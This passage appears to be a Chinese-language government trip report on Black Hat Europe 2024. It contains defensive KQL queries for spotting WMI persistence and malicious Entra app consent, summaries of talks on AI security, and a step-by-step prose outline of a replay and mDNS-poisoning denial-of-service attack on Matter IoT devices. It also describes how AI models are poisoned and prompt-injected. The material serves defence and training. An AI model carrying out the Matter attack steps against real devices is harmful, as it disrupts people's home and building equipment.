| where TimeGenerated between (datetime(2024-07-16, 00:00) .. datetime(2024-07-16, 23:59))
| where ActionType contains "WMI"
| where ActionType !contains "ProcessCreatedUsingWmiQuery"
```

- ActionType == "WmiBindEventFilterToConsumer" 代表 WMI 永久訂閱事件的綁定過程。
- 若發現惡意綁定，應立即調查該行為來源並移除對應的 WMI 設定。

(5) 應對策略：WMI 永久事件訂閱是一種 Windows 自動化功能，可能被攻擊者濫用來維持系統存取權限。透過 Microsoft Sentinel 及 MDE 日誌，可以有效偵測並移除惡意的 WMI 訂閱，避免潛在攻擊的持續影響。可藉由系統管理員定期監控 WMI 相關事件，並透過適當的安全策略限制未經授權的 WMI 變更，以降低攻擊風險。

14、偵測 Entra 應用程式攻擊

Entra 是 Microsoft Entra Identity 平臺的一部分，係提供身份管理和存取控制的解決方案，攻擊者可能利用應用程式註冊（App Registration）來繞過安全機制，獲取未經授權的存取權限。

(1) 使用 SigninLogs 偵測應用程式攻擊：識別需要管理員同意的應用程式註冊行為，以檢測可疑應用程式活動。

KQL 查詢：

```
SigninLogs
| where TimeGenerated between ( datetime(2024-07-22, 00:00) .. datetime(2024-07-22, 23:59) )
| where ResultType == 90094
```

- SigninLogs 係登入日誌表。
- TimeGenerated 設定為 2024 年 7 月 22 日的範圍，以篩選特定時間的事件。
- ResultType == 90094 表示該應用程式需要管理員授權，這可能是攻擊跡象。

查詢結果：

- 應用程式名稱：Vault Storage
- 應用程式 ID：92168660-ef06-489e-b7e6-ecf06b921f38

(2) 使用 AuditLogs 分析應用程式授權

KQL 查詢：

```
AuditLogs
| where TimeGenerated between ( datetime(2024-07-22, 00:00) .. datetime(2024-07-22, 23:59) )
| where OperationName has "Consent to application"
| mv-expand AdditionalDetails
| evaluate bag_unpack(AdditionalDetails, "AdditionalDetails_")
| where AdditionalDetails_key == "AppId"
| mv-expand InitiatedBy
| evaluate bag_unpack(InitiatedBy, "InitiatedBy_")
| evaluate bag_unpack(InitiatedBy_user, "user_")
| mv-expand TargetResources
| evaluate bag_unpack(TargetResources, "TargetResources_")
| mv-expand TargetResources_modifiedProperties
| evaluate bag_unpack(TargetResources_modifiedProperties, "TargetResources_modifiedProperties_")
| where TargetResources_modifiedProperties_displayName == "ConsentAction.Permissions"
| parse TargetResources_modifiedProperties_newValue with * "Scope:" Scope "," *
| project TimeGenerated, AADTenantId, OperationName, Result, ConsentingUser = user_userPrincipalName, AppName = TargetResources_displayName, AppId = AdditionalDetails_value, ResourceType = TargetResources_type, Scope
| sort by TimeGenerated
```

- AuditLogs 是稽核日誌表。
- OperationName has "Consent to application" 過濾授權行為的事件。
- 使用 mv-expand 和 bag_unpack 展開 JSON 資料。
- Scope 提取應用程式所請求的權限範圍。

查詢結果：

應用程式名稱：Vault Storage

應用程式 ID：92168660-ef06-489e-b7e6-ecf06b921f38

租戶 ID：f435f75a-0ad1-4646-a60f-2c0641c11f0d

所要求權限：user_impersonation

授權帳戶：bbaggins@defendingenterprises.com (Cloud Application Administrator)

(3) 結果分析

a.Vault Storage 應用程式請求 user_impersonation 權限，允許其模擬使用者。

b.授權由 bbaggins@defendingenterprises.com 帳戶執行，該帳戶具備 Cloud Application Administrator 權限。

c.該事件可能是攻擊行為，應進一步釐清該帳戶是否遭受入侵。

(4) 應對策略

a.限制應用程式授權

(a)僅允許受信任的應用程式進行授權。

(b)啟用 Entra Conditional Access 來加強存取控制。

b.設定警報與監控

(a)在 Microsoft Sentinel 設置警報，監控 ResultType == 90094 事件。

(b)使用自動回應（SOAR）機制來封鎖未授權的應用程式。

c.審查管理員帳戶安全性

(a)定期審查 Cloud Application Administrator 帳戶的活動。

(b)啟用多重身份驗證（MFA）來防止未經授權的存取。

# 二、AI 高峰會議

本次 AI 高峰會係首次於歐洲黑帽安全大會（BLACK HAT Europe 2024）舉辦，該會議研討內容主要為 AI 在資通訊安全產品、相關解決方案及防護網路攻擊中的應用等，共舉行2場專題演講（Keynote）、4場專題研討（Panel）及3場座談交流（Fireside Chat）。就其中2場次專題演講講述內容重點摘要如下。

## （一）專題演講：釋放網路安全中開源的力量：創新與安全之路（Keynote: Unlocking the Power of Open Source in Cybersecurity: A Path to Innovation and Securit）

1、講者介紹：Ayaz Minhas 是 Meta 的首席 AI 政策經理，負責 AI 風險評估與政策制定，過去也曾在隱私與安全領域擔任律師。Joshua Saxe 則專注於 AI 安全技術，領導 Meta 將安全性整合到其大型語言模型(LLM)中。

2、概述：內容主要圍繞著人工智慧在網路安全領域中的應用、風險以及開源模式的影響，探討當前 AI 安全面臨的挑戰，以及如何利用 AI 來提升資通訊安全防禦能力，並強調開源模式在推動 AI 技術發展的重要性。

3、重點摘要：

(1) AI 技術的發展與應用：AI 技術特別是大型語言模型（LLM），在網路安全領域具有寬廣的應用前景，可以幫助資安團隊更有效率執行威脅偵測、程式碼審查、漏洞檢測等工作。LLM 在 Meta 內部的安全應用，經由實際測試他們發現，真正有效的應用場景目前主要集中在幾個關鍵領域：程式碼安全審查（SecurityCodeReview）、安全諮詢自動化（AutomatedSecurityBriefing）、分析大量資料尋找可疑行為並協助分類與過濾警報。

(2) AI 安全的挑戰與風險：儘管 AI 技術具有巨大的潛力，但也帶來了新的安全挑戰，例如 AI 可能被用於惡意目的，攻擊者可能會利用 AI 來發動更複雜的攻擊。但目前為止，結論是開源 AI 技術的優勢，實際上更偏向於防禦方而非攻擊方。Meta 仍認為這是一個值得關注的問題，因此內部有完整的機制來評估風險，發布新模型時亦會進行詳細的分析，以確保不會過度強化攻擊者的能力。

(3) 開源模式的重要性：開源模式在 AI 技術的發展中扮演著關鍵角色，透過開源 AI 模型和工具，可以降低 AI 技術的門檻，吸引更多人參與 AI 安全研究和應用。與傳統開源軟體不同，開源 AI 安全技術還需要一個關鍵要素「標準化的評估機制」，業界目前缺乏一套統一的標準來評估它們在特定安全場

景下的表現。開源 AI 可以極大地提升防禦能力，並且歷史證明開放技術往往能帶來更好的資安生態，雖然當前 AI 對防禦者的幫助大於對攻擊者的助益，但我們仍需保持警覺，並且持續觀察形勢的發展。

(4) 開源 AI 安全的實踐：一些機構和組織已經開始積極投身實踐開源 AI 安全，他們發布了開源模型、開發了評估平臺、建立了工具庫，為 AI 安全的發展做出了重要貢獻。期待能夠讓更多人參與，並且促進 AI 在資安領域的創新，能讓 AI 成為強大的資安工具，而不是新的風險來源。

(5) AI 安全的未來展望：AI 資安領域將會出現更多創新，例如基於 AI 的自主網路防禦系統將會變得更加普及，AI 模型評估標準將會更加完善，開源 AI 安全工具將會更加豐富。

(6) 安全是一個需要各方共同參與和努力的領域。只有透過合作與交流，才能更好的應對 AI 帶來的安全挑戰，並充分發揮 AI 在資安方面的潛力。

## （二）專題演講：AI 模型尚未解決的漏洞（Keynote: AI Model's Unsolved Vulnerabilities）

1、講者介紹：Bogdan Grigorescu 任職於 Direct Line 保險集團，領導專業團隊透過人工智慧大規模實施自動化，是具備跨產業豐富經驗的技術專家。

2、概述：演講內容探討 AI 模型在訓練和應用過程中可能出現的各種安全漏洞和威脅，並提出了相應的防範建議，詳細解釋了模型崩潰、能力過剩、模型中毒和提示注入等概念，並分享了一些實際案例，提醒與會者在享受 AI 技術便利的同時，也要高度警覺其潛在的安全風險。講者還強調，雖然 AI 安全領域存在諸多挑戰，但並非所有威脅都是全新的，許多威脅都源於過去幾十年來一直存在的安全問題，只是在 AI 的背景下變得更加複雜和隱蔽，因此既要關注新的威脅，也要重視傳統的安全防護措施，並不斷學習和提升自己的技能，這些問題都可以被緩解，但前提是我們要對其風險和特性有充分的了解，如此才能做出明智的決定。

3、重點摘要：

(1) 四個主要議題：

a.模型崩潰（Model Collapse）：指模型在訓練過程中，由於過度依賴機器生成的資料，導致失去對真實資料分佈的掌握，從而產生偏差或歧視。這是一個累積的過程，導致模型逐漸失去對原始資料分佈的理解，例如提供模型

狗和貓的圖片，其中90%的狗圖片的眼睛是黃色的，10%是藍色的，模型在訓練時可能會將藍色的狗眼認定為稍微偏向綠色，經過數次反覆運算，這種偏差會逐漸累積，最終幾乎所有的狗圖片都會顯示為黃色眼睛，而藍眼睛的幾乎消失。

b.能力過剩（Capability Overhang）：指模型在運行過程中展現出未經計劃或預期的能力，這些能力可能帶來安全風險，且難以預測和解釋。例如一個生成式 AI，可能會在沒有被指示的情況下建立虛擬機器，這對於商業環境或學術研究來說可能會帶來挑戰。

c.模型中毒（Model Poisoning）：指攻擊者透過在訓練資料中注入惡意資訊，干擾模型的正常行為，使其產生錯誤或有害的輸出內容。這是一種蓄意行為，是故意且惡意的，其不需改變或毒害或本地的資料，甚至不需要毒害10%的資料，只要0.1%、0.01%或更小的比例，就足以毒害模型並極大地扭曲其行為。例如攻擊者可以在圖片中加入人眼難以察覺的標記，該圖片如被註記為正面的內容，即使實際上是負面的，這些微小的改動會透過模型的學習逐步放大，最終導致錯誤的判斷。

d.提示注入（Prompt Injection）： 指攻擊者利用自然語言處理的靈活性，透過精心設計的提示語，欺騙模型執行未經授權的操作或洩露敏感資訊。你不需要成為一個駭客只需進行測試，這意味著這個方法非常容易被大眾接觸到，如能了解模型如何運作及其回饋機制，經由測試就有可能繞過模型的限制。

(2) 提供的防範建議：

a.謹慎使用機器生成資料：在模型訓練過程中，應避免過度依賴機器生成的資料，確保模型能夠準確學習到真實的資料分佈。

b.加強模型監測：對模型的能力和行為進行嚴密監測，及早發現和應對能力過剩等問題。

c.嚴格篩選訓練資料： 對訓練資料進行嚴格篩選和審查，防止惡意資料的注入。

d.提高安全意識：加強對提示注入等攻擊方式的防範意識，避免輕易相信或執行模型產生的輸出。

e.加強實驗和學習：透過親身參與實驗和學習，深入理解 AI 模型的運作機制和潛在風險，以進行安全防護。

## （三）專題研討：領導願景：2025年及以後的安全（Panel: Leadership Vision: Security in 2025 and Beyond）

1、講者介紹：

(1) Matthew Martin 是 Two Candlesticks 網路安全服務公司的創辦人，也是網路安全、風險和技術領域的國際領導者。

(2) Kamal Jain Kamal 是一位 AI 願景家、產品創新者，也是英國政府認可的傑出 AI 人才。身為 BT London 的首席資訊工程經理，主持正在改變電信未來的資訊和人工智慧計畫。

(3) Travis Farral 自 90 年代以來在諾基亞、埃克森美孚和 XTO Energy 等公司從事資訊安全工作。目前擔任 Archaea Energy（於德克薩斯州休斯頓的 BP 旗下可再生天然氣公司）的副總兼首席資安長。

(4) Paul Simmonds 是全球身分基金會的首席執行長，曾擔任阿斯特捷利康、ICI 和摩托羅拉蜂窩基礎設施公司的全球資安長。

(5) Matej Zachar 是 Kontent.ai 的資訊長及資安長，負責監督 IT 和安全策略，領導 IT 和安全團隊，在該領域擁有十多年的經驗。

2、概述：本次研討內容主要圍繞 AI 安全展開，講者們分享了他們在不同行業和職務上對於 AI 安全問題的看法。討論涵蓋了供應鏈安全、資料治理到新興威脅等多個方面，強調在 AI 快速發展的時代，如何應對安全挑戰，以及如何在創新和安全之間取得平衡。講者們還探討了身分管理、監督控制等具體措施，並對未來的威脅和應對策略提出了見解。

3、重點摘要：

(1) 供應鏈安全：供應鏈安全是 AI 安全中的一個重要問題。由於 AI 應用依賴於大量的第三方供應商，如何確保供應鏈的安全相當重要。對供應商進行嚴格的審查和評估是保障供應鏈安全的關鍵。

(2) 資料治理：資料治理是 AI 安全的基礎，確保資料的隱私、安全和合法性是 AI 應用成功的必要條件，這包括資料的收集、儲存、使用和共享等各個環節，並建立相關管控流程。

(3) 創新與安全：在追求 AI 創新的同時，必須兼顧安全性，如何在快速發展的 AI 技術面前保持警覺，及時發現和應對安全威脅。

(4) 身分管理：現有的身分管理解決方案在應對 AI 挑戰方面存在不足。需要開發新的身分管理工具，以應對 AI 時代的身分驗證和授權需求。

(5) 監督控制：對 AI 系統進行有效的監控，有助及時發現和應對安全威脅，包括對 AI 系統的輸入、輸出和行為進行監控，以及建立完善的日誌紀錄和審查機制。

(6) 新興威脅：AI 技術的發展帶來了一些新的安全威脅，例如深度偽造、量子計算攻擊和邊緣計算漏洞，需要密切關注這些新興威脅，並及早制定應對策略。

(7) 道德考量：在 AI 應用中，道德考量不容忽視，需確保 AI 系統的設計和使用符合倫理規範，避免出現歧視、偏見等問題。

(8) 實用建議：面對 AI 安全挑戰，企業應該保持警覺，但不用過度恐慌，建議可以從以下幾個方面著手：

a.充分利用現有的安全工具和策略。

b.加強對 AI 供應商的審查和評估。

c.建立完善的 AI 安全管理體系。

d.密切關注新興威脅，及早制定應對策略。

# 三、歐洲黑帽安全大會專題演講及簡報

## （一）主題演講—地緣政治衝突下的網路空間（Keynote: Frédérick Douzet）

1、講者介紹：Frédérick Douze 是巴黎第八大學地緣政治學教授、法國地緣政治研究所研究團隊（IFG 實驗室）主任和資料圈地緣政治中心（GEODE）主任。

2、概述：本場演講內容，主要聚焦於網路空間在地緣政治衝突下的轉變，以及大型網路平臺日益集中的現象。講者透過多個案例研究，深入剖析網路主權、網路分裂、資料集中化等議題，並探討了這些趨勢對網路韌性、人權、數位主權以及未來網路發展的影響。講者強調，網路空間的變化不僅僅是技術問題，更牽涉到複雜的政治、經濟和社會因素，需要跨領域的合作與研究，才能找到有效的解決方案。

3、重點摘要：

(1) 地緣政治衝突下的網路空間：

a.網路控制權成為戰略優先：國家透過控制網路根節點，以達到資訊控制的目的，網路不再是單純的技術設施，而是成為地緣政治競爭的場域。

b.網路基礎建設成為武器：網路攻擊、資訊戰等手段被用於地緣政治鬥爭。國家試圖透過控制網路，達到政治、經濟和戰略目的。

c.網路分裂日益明顯：國家基於安全理由，試圖在邊界建立網路控制，導致網路分裂和碎片化趨勢日益明顯。

(2) 網路集中化的趨勢：

a.資料流量集中於大型平臺：少數大型網路平台掌握大量資料流量，形成網路壟斷。集中化可能導致網路脆弱性增加，人權風險升高，數位主權受挑戰。

b.網路私有化加劇：大型平臺建立自己的網路基礎建設，繞過傳統網路營運商。商業利益凌駕公共利益，可能導致內容歧視和流量優先排序。

c.需要重新思考網路發展模式，尋求去中心化和多元化的解決方案。

d.網路治理的挑戰：如何建立有效的網路治理機制，成為重要的課題。應平衡國家主權、商業利益和個人權利，確保網路空間的開放、安全和可持續發展。

(3) 網路轉變的影響：

a.網路韌性受威脅：集中化導致網路節點脆弱，容易受到攻擊或故障影響。

b.人權風險增加：網路控制權集中在少數人手中，可能導致言論審查和資訊

封鎖。

c.數位主權受挑戰：國家無法有效管理和控制網路空間，數位主權受到侵蝕。

d.未來網路發展方向不明：網路發展模式受到質疑，需要重新思考去中心化和多元化的重要性。

(4) 研究方法與案例分析：

a.講者利用 BGP 平臺資料，分析網路路由和連接性，呈現網路地理學的變化。

b.透過伊朗、克里米亞等案例，展示地緣政治衝突如何影響網路空間。

c.分析大型平臺的流量集中現象，揭示其對網路生態的影響。

(5) 政策建議與思考方向：

a.呼籲政策制定者重視網路空間的轉變，制定相應的政策法規，加強網路治理。

b.強調跨領域合作的重要性，結合技術、政治、經濟和社會等多方力量，共同建構安全、開放和多元的網路空間。

c.鼓勵技術創新，探索新的網路架構和技術，提升網路韌性和安全性。

## （二）主題演講—2024年打擊網路犯罪（Keynote: Fighting Cybercrime in 2024）

1、講者介紹：Eric Freyssinet 是法國國家憲兵準將、法國內政部網路空間司令部網路犯罪與網路安全高級顧問。自1998年起一直在網路犯罪領域工作，為許多打擊網路犯罪的學術計畫做出了貢獻。

2、概述：講者分享了其在網路犯罪領域多年的經驗，並說明該領域的發展歷程。他強調了網路犯罪的跨國性、不斷變化的本質，以及執法部門在應對這些挑戰時所面臨的困難。講者並強調了合作的重要性，包括與私部門、學術界和其他國家的執法機構合作。此外提到了人工智慧在網路犯罪中的使用，以及應對這一問題的必要性。

3、重點摘要：

(1) 網路犯罪的演變：從網路兒童成人影像、智慧卡詐欺到勒索軟體和加密貨幣的使用，網路犯罪的形式和目標不斷演變。

(2) 應對策略：執法部門需要不斷適應和創新，包括培訓人員、修法、建立跨國合作機制、開發新的技術方法等。

(3) 合作的重要性：與私部門、學術界和其他國家執法機構的合作對於打擊網路犯罪相當重要。

(4) 人工智慧的挑戰：人工智慧被犯罪分子用於大規模詐騙和散播虛假資訊，執法部門需要開發新的策略來應對。

(5) 預防措施：除了執法行動外，預防措施（如教育、宣導等）也相當重要，以協助減少網路犯罪的發生。

(6) 監管的必要性：自我管理不足以應對網路犯罪，需要透過監管來提高業界標準，並確保所有參與者都遵循相同標準。

(7) 資料共享：資料共享對於跨境網路犯罪調查相關重要，但需要解決法律和隱私方面的問題。

(8) 網路犯罪調查耗時且複雜，通常需要數年時間才能將罪犯繩之以法。

## （三）主題簡報—重大安全問題：Matter 通訊協議的漏洞（Breaking Matter: Vulnerabilities in the Matter Protocol）

Matter 協議由 Connectivity Standards Alliance（CSA）於2019年發起，旨在為物聯網（IoT）設備提供統一、安全且互通的通訊標準。該協議基於 IPv6，並結合多種現有技術，如6LoWPAN、IEEE 802.15.4及 UDP，確保設備之間的穩定連線與互操作性。然而，Matter 的發展並非無懈可擊，近年來研究人員已發現多個安全漏洞，可能導致服務阻斷攻擊（DoS）或設備資訊洩漏。本文將探討 Matter 協議的架構、安全漏洞、攻擊手法及對應的防禦策略。

1、Matter 協議的架構與運作原理

Matter 協議的核心概念包括：

(1) Fabric：由一組共享信任根憑證的設備組成。

(2) Commissioning：將新設備加入 Fabric 的過程。

(3) CASE（Certificate Authenticated Session Establishment）：基於憑證認證的會話建立機制。

(4) IPK（Integrity Protection Key）：完整性保護金鑰，用於確保資料傳輸安全。

Matter 設備可透過 Multicast DNS（mDNS）進行自動發現，並透過憑證驗證建立安全會話。該協議允許多重管理（multi-admin）模式，使不同的管理者能夠控制同一設備。

2、Matter 的安全漏洞

(1) CVE-2024-3297（Delayed Denial of Service, DeeDoS）：利用 CASE Sigma1訊息未加密的特性，攻擊者可重放訊息，導致設備資源耗盡，無法建立新會話。

(2) CVE-2024-3454（設備特徵掃描）：透過建立虛擬設備並加入目標 Fabric，攻擊者可嘗試探測其他設備的屬性，進一步進行漏洞利用。

3、攻擊手法與影響

(1) DeeDoS 攻擊：

a. 取得合法的 CASE Sigma1訊息。

b. 利用 mDNS-SD 中毒（Service Discovery Poisoning）進行設備偽裝。

c. 持續重放 CASE Sigma1訊息，使設備的 session slots 被耗盡。

d. 造成控制器無法建立新 CASE，設備顯示「無回應」狀態。

e. 即使攻擊停止，部分設備仍可能無法恢復正常。

(2) 設備特徵掃描攻擊：

a. 創建虛擬設備。

b. 加入目標 Fabric。

c. 嘗試讀取其他設備的屬性與集群（clusters），藉此獲取設備資訊。

4、應對策略

(1) 升級至 Matter 1.1：新版本加強 CASE 協議的安全性，特別是 messageCounter 的保護。

(2) 監控 CASE Sigma1封包：透過計算 Sigma1 封包數量，偵測異常活動並觸發警報。

(3) 改進設備存取控制機制：Matter 1.2版本已增強存取控制，減少未授權存取的可能性。

(4) 採用流量分析技術：利用 Matter 封包指紋識別技術（類似 JA3/JA4）來監控可疑流量。

(5) 主動檢測與修補管理：製造商應定期更新 SDK，並對設備進行滲透測試。

# 肆、心得與建議事項

隨著數位科技之發展，公務機關越來越依賴資訊系統來處理機敏資料，然而這也使得其成為駭客攻擊的首要目標。本次「Black Hat Europe 2024」會議提供了許多實務案例與解決方案，可借鑑其中的攻擊偵測技術與應對策略，以強化資安防禦能力。

目前，仍有公務機關採用傳統的被動防禦策略，僅依靠防火牆、端點防護來阻擋攻擊，然而現今的駭侵技術已經遠超過這些基本的防禦手段。因此，建議可推動「主動防禦機制」，採用威脅獵捕（Threat Hunting）與即時監控技術來偵測潛在攻擊，縮短攻擊存活時間，減少資安事件對政府運作的影響。

針對憑證攻擊（Credential Attacks），如 Kerberoasting、Pass-the-Hash（PtH）等，建議可強制採用多因子驗證（MFA）機制，以減少帳號被盜用的風險。此外，應啟用 Windows Defender Credential Guard，以避免攻擊者從記憶體中竊取 NTLM Hash。

除了身份驗證機制外，公務機關還需強化對內部網路流量的監控，以防止攻擊者透過命令與控制（C2）伺服器進行遠端操控。透過 Microsoft Sentinel 及 RITA（Real Intelligence Threat Analytics）等相關機制，公務機關可建立 DNS 資料外傳偵測機制。

Active Directory（AD）是政府單位內部最常遭受攻擊的目標之一，因此需建立多層次的安全防禦機制，以降低攻擊風險。其中，DCSync 攻擊是一種極具威脅性的攻擊手法，攻擊者可模仿網域控制器來竊取 NTLM Hash。應嚴格控制「Replicating Directory Changes」權限，並定期審查擁有此權限的帳戶，以確保只有必要的使用者擁有 AD 目錄複寫權限。

釣魚攻擊（Phishing）仍然是最常見的駭客攻擊手法之一，因此公務機關應透過定期的資安演練來強化員工的資安意識。若發現某些員工點擊惡意連結並執行惡意指令，則可進一步強化該單位的資安教育訓練。

除了日常的監控與應變措施外，建議公務機關可定期執行滲透測試（Penetration Testing），以驗證防禦機制的有效性，測試政府單位對於 Pass-the-Hash、NTLM 攻擊、橫向移動等技術的防禦能力。

此外，建議公務機關建立「零信任架構」（Zero Trust Architecture），透過「最小權限原則」（Least Privilege Principle）來限制帳戶權限，確保即使攻擊者成功滲透系統，也無法進一步取得高權限存取。

資安攻擊手法不斷演進，若仍停留於傳統的資安防禦思維，將無法有效應對現今複雜的威脅環境。因此，應採用主動防禦策略，結合 SIEM 工具來強化監控，並搭配

多層次的身份驗證機制，以降低攻擊風險。同時，透過定期滲透測試與資安演練來提升員工的資安意識，確保政府機關能夠應對各種新興威脅，維護國家資通安全。

透過這些措施，公務機關能夠建立更完善的資安防禦體系，不僅能夠偵測並攔截攻擊，還能夠主動應對潛在威脅，確保政府機敏資訊的安全性與完整性。

此外，隨著 AI 技術的迅速發展，政府與企業已無法忽視其對資安領域帶來的影響。從本次研討會的討論內容中可以看出，AI 在資通訊安全上的應用已成為不可避免的趨勢，無論是在防禦端還是攻擊端，都帶來了全新的挑戰與可能性，應該持續積極關心相關發展，讓 AI 能為資通訊安全帶來正面影響。而各國監管機構對 AI 的發展的關注也與日俱增，已有多種標準與法規相繼出爐，諸如美國 NIST AI 安全框架、歐盟 AI 法規等，要求確保 AI 的透明度、安全性與合規性，因此，在應用 AI 的同時，也必須納入合規且完善的安全防護及風險管理，以防範潛在的資安風險。